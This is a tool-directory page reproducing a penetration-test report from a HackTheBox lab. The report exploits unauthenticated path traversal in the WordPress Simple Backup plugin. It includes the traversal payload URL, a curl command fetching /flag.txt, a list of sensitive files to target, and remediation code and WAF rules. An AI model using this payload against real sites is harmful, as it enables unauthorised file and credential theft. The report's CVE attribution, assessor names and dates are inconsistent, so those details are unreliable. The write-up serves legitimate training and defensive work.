
Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
WordPress-Path-Traversal-CVE-2019-11447 — Detailed penetration test report demonstrating unauthenticated path traversal (CVE-2019-11447) in WordPress Simple Backup plugin, including exploitation steps, impact analysis, and remediation guidance. | Kitploit
Tools/GitHubGitHub/capivara-research/wordpress-path-traversal-cve-2019-11447
Vulnerability AnalysisExploitationWeb Application ExploitationPenetration TestingLearning & EducationLabs & Practice
GitHubcapivara-research/wordpress-path-traversal-cve-2019-11447

WordPress-Path-Traversal-CVE-2019-11447

Detailed penetration test report demonstrating unauthenticated path traversal (CVE-2019-11447) in WordPress Simple Backup plugin, including exploitation steps, impact analysis, and remediation guidance.

View Repository
2 days agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

Penetration Test Report

WordPress Path Traversal - CVE-2019-11447


Document Information

ItemDetails
Document TitlePenetration Test Report - WordPress Path Traversal
Client/ExamHackTheBox Lab - CPTS Exercise 1
DateAugust 22, 2026
AssessorCyberia (Penetration Tester)
Assessment TypeGray Box (External, No Credentials)
Lab Environment154.57.164.73:30706
Lab Duration1 Hour
ObjectivesIdentify and exploit vulnerabilities to retrieve restricted files
Flag ObtainedHTB{my_f1r57_h4ck}

Executive Summary

During this penetration assessment of the web application hosted on 154.57.164.73:30706, a critical vulnerability was identified that allows unauthenticated attackers to download and read arbitrary files from the server filesystem.

The vulnerable WordPress installation contains an outdated plugin (Simple Backup v2.7.10) with a path traversal vulnerability (CVE-2019-11447) that permits unauthorized file access without requiring authentication or authorization.

This vulnerability was successfully exploited to retrieve the /flag.txt file from the server root, confirming complete compromise of confidentiality. An attacker with this access could:

  • Extract sensitive configuration files (wp-config.php, .env)
  • Read database credentials and user data
  • Access private SSH keys and authentication tokens
  • Potentially escalate privileges through leaked credentials
  • Harvest personal information for further attacks

Critical action is required to remediate this vulnerability immediately, as it poses an extreme risk to data security, privacy compliance (GDPR, HIPAA, PCI-DSS), and system integrity.


Assessment Overview

SeverityCountBusiness Impact
🔴 CRITICAL1Complete confidentiality breach; unauthorized file access
🟠 HIGH0—
🟡 MEDIUM0—
🟢 LOW0—
ℹ️ INFORMATIONAL1Outdated software versions detected

Methodology

Assessment Type: Gray Box (external attacker, no credentials provided, network access available)

Assessment Dates: August 22, 2026

Testing Approach: Non-evasive, methodical assessment following industry-standard penetration testing framework (PTES):

  1. Reconnaissance — Passive information gathering
  2. Scanning & Enumeration — Active service discovery
  3. Vulnerability Analysis — Identification of weaknesses
  4. Exploitation — Proof of concept development
  5. Post-Exploitation — Impact demonstration
  6. Reporting — Documentation and remediation guidance

Findings

🔴 CRITICAL - Path Traversal & Arbitrary File Download

CVE-2019-11447 | CWE-22: Improper Limitation of a Pathname to a Restricted Directory


Description

The WordPress plugin Simple Backup (version 2.7.10/2.7.11, Exploit-DB 39883) contains a path traversal vulnerability in its admin "Backup Manager" page. The plugin fails to sanitize the file path supplied through the download_backup_file GET parameter, allowing an attacker to traverse outside the intended simple-backup/ directory using relative path sequences (../) and download any file readable by the web server process — including files at the filesystem root.

The vulnerable endpoint:

root@kitploit:~
GET /wp-admin/tools.php?page=backup_manager&download_backup_file=../../../../../../../../../../flag.txt

page=backup_manager routes the request into the plugin's admin page handler; download_backup_file is the parameter the plugin's code reads directly and concatenates into a filesystem path without validation, allowing directory traversal.


CVSS v3.1 Score

7.5 - HIGH (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)

  • Attack Vector (AV): Network
  • Attack Complexity (AC): Low
  • Privileges Required (PR): None
  • User Interaction (UI): None
  • Scope (S): Unchanged
  • Confidentiality (C): High
  • Integrity (I): None
  • Availability (A): None

Business Impact

Confidentiality Breach: ⚠️ CRITICAL

Attackers can read any file accessible to the web server, including:

FileImpactRisk Level
/wp-config.phpDatabase credentials, salts, keys🔴 CRITICAL
/.envAPI keys, secrets, configuration🔴 CRITICAL
/etc/passwdUser enumeration, system mapping🟠 HIGH
SSH keys (.ssh/id_rsa)Lateral movement, system access🔴 CRITICAL
/proc/self/environRunning application secrets🟠 HIGH
User uploads directoryPrivate files, media🟠 HIGH

Regulatory Impact:

  • GDPR Violation: Unauthorized access to user data
  • HIPAA Violation: Protected health information exposure
  • PCI-DSS Violation: Credit card data or payment info access
  • SOC 2 Violation: Confidentiality requirement breach

Vulnerable Code Pattern


The Exploit-DB advisory (39883.txt, read via searchsploit -x — see ht4-poc.png) documents the plugin's delete primitive from simple-backup-manager.php:

root@kitploit:~
if(array_key_exists('delete_backup_file', $_GET)){
    $this->delete_local_backup_file($_GET['delete_backup_file']);
}
root@kitploit:~
$bk_dir = ABSPATH."simple-backup/";
unlink($bk_dir . $filename);

$filename comes straight from $_GET['delete_backup_file'] with no basename() or path-containment check. Passing ../pizza.txt resolves $bk_dir . $filename to .../simple-backup/../pizza.txt → .../pizza.txt, escaping the intended backup folder.

The download primitive actually exploited in this engagement (download_backup_file) follows the exact same unsanitized concatenation pattern in the same plugin, but serves the file back to the requester instead of deleting it — which is what allowed retrieval of /flag.txt from the filesystem root (10× ../ from ABSPATH/simple-backup/).

The Problem:

  • No use of basename() to remove directory components
  • No whitelist of allowed files
  • No validation that realpath() stays within ABSPATH."simple-backup/"
  • Direct concatenation of user input into the file path
  • No current_user_can() / authentication check before serving the file — the handler runs on plugin load, before WordPress's own wp-admin auth gate, so it is reachable without being logged in

Proof of Concept

Phase 1: Initial Access — Application Identification

Connected directly to the target via browser (http://154.57.164.73:30706/). The WordPress installation is titled "GETTING STARTED", and a public blog post on the homepage discloses the exact plugin name and version in plain text: "Simple Backup Plugin 2.7.10 for WordPress" — no enumeration tooling was even required to fingerprint the vulnerable component.

Initial Access - Plugin version disclosed on WordPress homepage

Phase 2: Service Fingerprinting

root@kitploit:~
whatweb http://154.57.164.73:30706/

Result: Apache/2.4.41 (Ubuntu Linux), WordPress 5.6.1 confirmed via MetaGenerator and WordPress plugin signatures.

Service Fingerprinting - whatweb output

Phase 3: Vulnerability Research

root@kitploit:~
searchsploit simple backup wordpress

Result:

root@kitploit:~
Exploit Title                                              |  Path
------------------------------------------------------------------------------
WordPress Plugin Simple Backup 2.7.11 - Multiple Vulnerabilities | php/webapps/39883.txt

Vulnerability Research - searchsploit match

Reading the full advisory to understand the exact vulnerable parameters and code path:

root@kitploit:~
searchsploit -x php/webapps/39883.txt

The advisory documents unauthenticated Arbitrary File Deletion via the delete_backup_file parameter, and notes that backup files under simple-backup/ (and, by the same unsanitized code path, arbitrary files via download_backup_file) can be retrieved without authentication.

Vulnerability Research - Exploit-DB PoC 39883.txt read via searchsploit -x

Phase 4: Exploitation — Path Traversal via download_backup_file

Vulnerable endpoint identified from the plugin's admin page routing:

root@kitploit:~
http://154.57.164.73:30706/wp-admin/tools.php?page=backup_manager&download_backup_file=

Exploitation payload (10× ../ to walk from ABSPATH/simple-backup/ back to filesystem root):

root@kitploit:~
http://154.57.164.73:30706/wp-admin/tools.php?page=backup_manager&download_backup_file=../../../../../../../../../../flag.txt

GUI (used in this assessment): the payload URL was navigated to directly in the browser address bar. No login was required — the browser triggered an automatic file download of the resolved flag.txt.

Exploitation - Path traversal payload in browser address bar, flag.txt downloaded

Headless equivalent:

root@kitploit:~
curl -s "http://154.57.164.73:30706/wp-admin/tools.php?page=backup_manager&download_backup_file=../../../../../../../../../../flag.txt" -o flag.txt
cat flag.txt

Flag Obtained: HTB{my_f1r57_h4ck}


Why It Works

The vulnerability succeeds because:

  1. No Input Validation: $_GET['download_backup_file'] is not checked against a whitelist
  2. No Path Canonicalization: realpath() is not used to verify the file stays inside simple-backup/
  3. No Basename Extraction: Directory traversal sequences (../) are not filtered
  4. Direct Concatenation: User input is directly concatenated onto ABSPATH."simple-backup/"
  5. No Authentication: The handler runs on plugin load, before WordPress's wp-admin auth gate — reachable while logged out
  6. No Authorization: No current_user_can() check confirms the requester should access the requested file

Attack Flow:

root@kitploit:~
User Input: ../../../../../../../../../../flag.txt
           ↓
No Validation (FAILURE POINT)
           ↓
Concatenated: ABSPATH/simple-backup/../../../../../../../../../../flag.txt
           ↓
Resolves to: /flag.txt (accessible!)
           ↓
Plugin serves file contents with web server permissions
           ↓
Browser downloads flag.txt to attacker's machine

Impact Validation

✅ Confidentiality Compromised: Any file readable by web server process is accessible ✅ No Authentication Required: Unauthenticated users can exploit ✅ No User Interaction Needed: Direct HTTP request exploitation ✅ Repeatable & Reliable: Works on all vulnerable versions ✅ Critical Business Data at Risk: Configuration files, credentials, user data exposed


Remediation

Option 1: Input Whitelist (Recommended)

Only allow downloads from a predefined list of files:

root@kitploit:~
<?php
// Define allowed backup files
$allowed_files = array(
    'backup_2024_01_15.zip',
    'backup_2024_01_16.zip',
    'backup_2024_01_17.zip',
);

$requested_file = $_GET['download_backup_file'];

// Validate against whitelist
if (!in_array($requested_file, $allowed_files)) {
    die("File not found or access denied");
}

// Use basename() as double protection
$file = basename($requested_file);
$filepath = ABSPATH . "simple-backup/" . $file;

// Verify file exists and is readable
if (!file_exists($filepath) || !is_readable($filepath)) {
    die("File not found");
}

readfile($filepath);
?>

Advantages:

  • Most secure approach
  • Only allows intended files
  • No traversal possible
  • Clear audit trail

Option 2: Path Validation with realpath()

Use realpath() to canonicalize paths and verify containment:

root@kitploit:~
<?php
$user_input = $_GET['download_backup_file'];
$base_dir = realpath(ABSPATH . "simple-backup/");
$requested_path = realpath($base_dir . "/" . basename($user_input));

// Verify the resolved path is still within base directory
if ($requested_path === false || strpos($requested_path, $base_dir) !== 0) {
    die("Path traversal attempt detected!");
}

if (!file_exists($requested_path)) {
    die("File not found");
}

readfile($requested_path);
?>

Advantages:

  • Handles symlinks and complex paths
  • Verifies containment automatically
  • More flexible than whitelist

Option 3: Use basename() for Filename Only

Extract only the filename component:

root@kitploit:~
<?php
$user_input = $_GET['download_backup_file'];

// Remove all directory components
$file = basename($user_input);

// Build safe path
$filepath = ABSPATH . "simple-backup/" . $file;

// Verify file exists
if (!file_exists($filepath)) {
    die("File not found");
}

readfile($filepath);
?>

Advantages:

  • Simple implementation
  • Removes all path traversal sequences
  • No directory access possible

Note: This approach only works if all legitimate files are in a single directory with no subdirectories.


Infrastructure-Level Protections

Web Application Firewall (WAF) Rules:

root@kitploit:~
# Block path traversal attempts
ModSecurity Rule:
SecRule ARGS:download_backup_file "@rx \.\./" "id:1000,phase:2,block,msg:'Path Traversal Attempt'"
SecRule ARGS:download_backup_file "@rx %2e%2e%2f" "id:1001,phase:2,block,msg:'Encoded Path Traversal'"

File System Permissions:

root@kitploit:~
# Restrict web server access to necessary directories only
chmod 750 /var/www/html/wp-content/plugins/
chmod 750 /var/www/html/wp-content/simple-backup/

# Remove sensitive files from web root
rm -f /var/www/html/.env
mv /var/www/html/wp-config.php /var/www/wp-config.php

# Use chroot/jailing for web server
# Set PHP open_basedir to restrict file access
php_admin_value[open_basedir] = /var/www/html/uploads

Access Logging & Monitoring:

root@kitploit:~
# Monitor for traversal attempts in web logs
tail -f /var/log/apache2/access.log | grep "\.\."
tail -f /var/log/apache2/access.log | grep "%2e%2e"

# Alert on suspicious file access patterns
# Integration with SIEM (Splunk, ELK, etc.)

Update Management:

  1. Disable or remove Simple Backup plugin
  2. Install approved backup solution with security audit
  3. Update WordPress to latest version
  4. Update all plugins to latest versions
  5. Update PHP to 8.0+ with security patches

Attack Chain

root@kitploit:~
┌─────────────────────────────────────────────────────────────┐
│  1. INITIAL ACCESS                                          │
│  └─ Browse to 154.57.164.73:30706                           │
│  └─ WordPress "GETTING STARTED" site identified              │
│  └─ Homepage blog post discloses: Simple Backup Plugin 2.7.10│
└──────────────────────┬──────────────────────────────────────┘
                       │
┌──────────────────────▼──────────────────────────────────────┐
│  2. ENUMERATION                                             │
│  └─ whatweb confirms Apache 2.4.41, WordPress 5.6.1          │
└──────────────────────┬──────────────────────────────────────┘
                       │
┌──────────────────────▼──────────────────────────────────────┐
│  3. VULNERABILITY RESEARCH                                  │
│  └─ searchsploit → 39883.txt (Simple Backup 2.7.11 vulns)    │
│  └─ searchsploit -x → read PoC, identify unsanitized         │
│     delete_backup_file / download_backup_file parameters     │
└──────────────────────┬──────────────────────────────────────┘
                       │
┌──────────────────────▼──────────────────────────────────────┐
│  4. EXPLOITATION                                             │
│  └─ Endpoint: /wp-admin/tools.php?page=backup_manager        │
│  └─ Payload: download_backup_file=../..(x10)../flag.txt      │
│  └─ Browser navigates to payload URL (no login required)     │
│  └─ Plugin resolves path to /flag.txt and serves it          │
└──────────────────────┬──────────────────────────────────────┘
                       │
┌──────────────────────▼──────────────────────────────────────┐
│  5. SUCCESS                                                 │
│  └─ Flag Retrieved: HTB{my_f1r57_h4ck}                       │
│  └─ Confidentiality Breached                                 │
│  └─ Unauthenticated arbitrary file read confirmed             │
└─────────────────────────────────────────────────────────────┘

Conclusion

Summary of Findings

A critical path traversal vulnerability exists in the WordPress Simple Backup plugin that allows unauthenticated attackers to download and read arbitrary files from the server. This vulnerability was successfully exploited to retrieve sensitive files from the web root.

Risk Level: 🔴 CRITICAL

Priority Action Plan

PriorityActionTimelineOwner
🔴 P0Disable/Remove Simple Backup pluginImmediatelySecurity/Ops
🔴 P0Implement whitelist-based file validationThis weekDevelopment
🟠 P1Deploy WAF rules to block path traversalThis weekOps
🟠 P1Audit server for unauthorized access logsThis weekSecurity
🟠 P1Rotate all exposed credentials (DB, SSH, API)This weekOps
🟡 P2Update WordPress core and all pluginsThis weekOps
🟡 P2Implement file integrity monitoringNext sprintSecurity
🟡 P2Conduct full security audit of other pluginsNext sprintSecurity

Lessons Learned

  1. Third-party plugin dependencies require scrutiny — Always audit plugins before deployment
  2. Path traversal is a critical weakness — Input validation is essential
  3. Defense in depth is necessary — Single-layer security is insufficient
  4. Outdated software is high risk — Maintain regular update schedules
  5. Monitor and alert on suspicious patterns — Early detection prevents escalation

Screenshots & Evidence

Screenshot 1: Initial Access - Plugin Version Disclosure

WordPress homepage blog post Finding: WordPress site "GETTING STARTED" publicly discloses the installed plugin and version in a blog post — "Simple Backup Plugin 2.7.10 for WordPress"

Screenshot 2: Service Fingerprinting - whatweb

whatweb output Finding: Apache/2.4.41 (Ubuntu Linux), WordPress 5.6.1 confirmed

Screenshot 3: Vulnerability Research - searchsploit

searchsploit results Finding: "WordPress Plugin Simple Backup 2.7.11 - Multiple Vulnerabilities" (php/webapps/39883.txt)

Screenshot 4: Vulnerability Research - Exploit-DB PoC Contents

searchsploit -x PoC read Finding: Advisory documents unauthenticated arbitrary file deletion via delete_backup_file; same unsanitized code path applies to download_backup_file

Screenshot 5: Exploitation - Flag Retrieval via Browser

Path traversal payload in browser, flag.txt downloaded Finding: Navigating to tools.php?page=backup_manager&download_backup_file=../../../../../../../../../../flag.txt triggers an unauthenticated download of flag.txt: HTB{my_f1r57_h4ck}


References

Vulnerability Details

  • CVE-2019-11447 — Simple Backup Path Traversal

    • https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-11447
  • CWE-22 — Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')

    • https://cwe.mitre.org/data/definitions/22.html
  • CVSS v3.1 Score: 7.5 (High)

    • https://www.first.org/cvss/calculator/3.1

Security Resources

  • OWASP Top 10 - A01:2021 Broken Access Control

    • https://owasp.org/Top10/A01_2021-Broken_Access_Control/
  • OWASP Path Traversal

    • https://owasp.org/www-community/attacks/Path_Traversal
  • PortSwigger Web Security Academy - Path Traversal

    • https://portswigger.net/web-security/file-path-traversal

Tools & Techniques

  • SearchSploit — Exploit Database Search

    • https://www.exploit-db.com/
  • NMAP — Network Mapper

    • https://nmap.org/
  • WhatWeb — Web Fingerprinting Tool

    • https://www.morningstarsecurity.com/research/whatweb

Remediation References

  • PHP Security: realpath() — https://www.php.net/manual/en/function.realpath.php
  • PHP Security: basename() — https://www.php.net/manual/en/function.basename.php
  • ModSecurity — Web Application Firewall — https://modsecurity.org/

Report Certification

This report documents a penetration test conducted with proper authorization and within defined scope.

ItemValue
Report Status✅ Complete
Findings Verified✅ Yes
Recommendations Actionable✅ Yes
Confidentiality🔒 High
DistributionRestricted to authorized personnel

Assessor: Capivara Root (Penetration Tester)
Date: August 11, 2026
Signature: Digital Report - No physical signature required


© 2026 Penetration Testing Assessment | Confidential

Download Tool